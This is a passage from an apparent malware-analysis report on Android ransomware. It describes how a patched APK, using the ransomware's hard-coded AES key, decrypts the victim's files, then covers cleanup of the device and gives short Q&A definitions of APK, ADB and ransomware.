When executing the modified application on the system the ransom pop up shows up once again but instead of encrypting files the program decrypts all encrypted files in the system. This fact can be confirmed by pulling the formerly encrypted test files stored on the infected device onto the analyzing machine and open them. The result can be seen in the image below.



The image confirms that all files were successfully decrypted. One upside of this decryption method is that since the AES-key is hard coded in the malware all devices infected by this malware will be able to get decrypted using the same patched APK file that was used during this analysis, provided that the key used by the Malware is the same.

4.3 Final Cleanup

The last step of cleaning final traces of the malware from the Android device is by repeating the "System Cleanup"-step in section 4.1 is repeated.

5 Questions & Answers

1. What APK file is?

An APK file (Android Application Package) is the standard package format which is used by the Android Operating system to install and distribute android mobile applications. The APK file contains all relevant data that is needed to install the program such as program code, certificates and imported libraries. All the data is compressed using a similar compression method as the zip format.

2. *What is ADB?*

ADB (Android Debug Bridge) is a server-client program which is used to debug APK applications. The adb program is used to install, uninstall and debug applications and provides a UNIX shell to run commands on a device.

3. *What is the type of malicious program under analysis?*

The analyzed malicious program is a ransomware. The characteristics of a ransomware is that it encrypts data on a device and demands a ransom to decrypt the files. The currency used for the ransom is often Bitcoin.

4. *How can you remove the infection?*

The removal of the infection can be discussed during section 4.1 of this report.

5. *How can you decrypt the encrypted files?*

The removal of the infection can be discussed during section 4.2 of this report.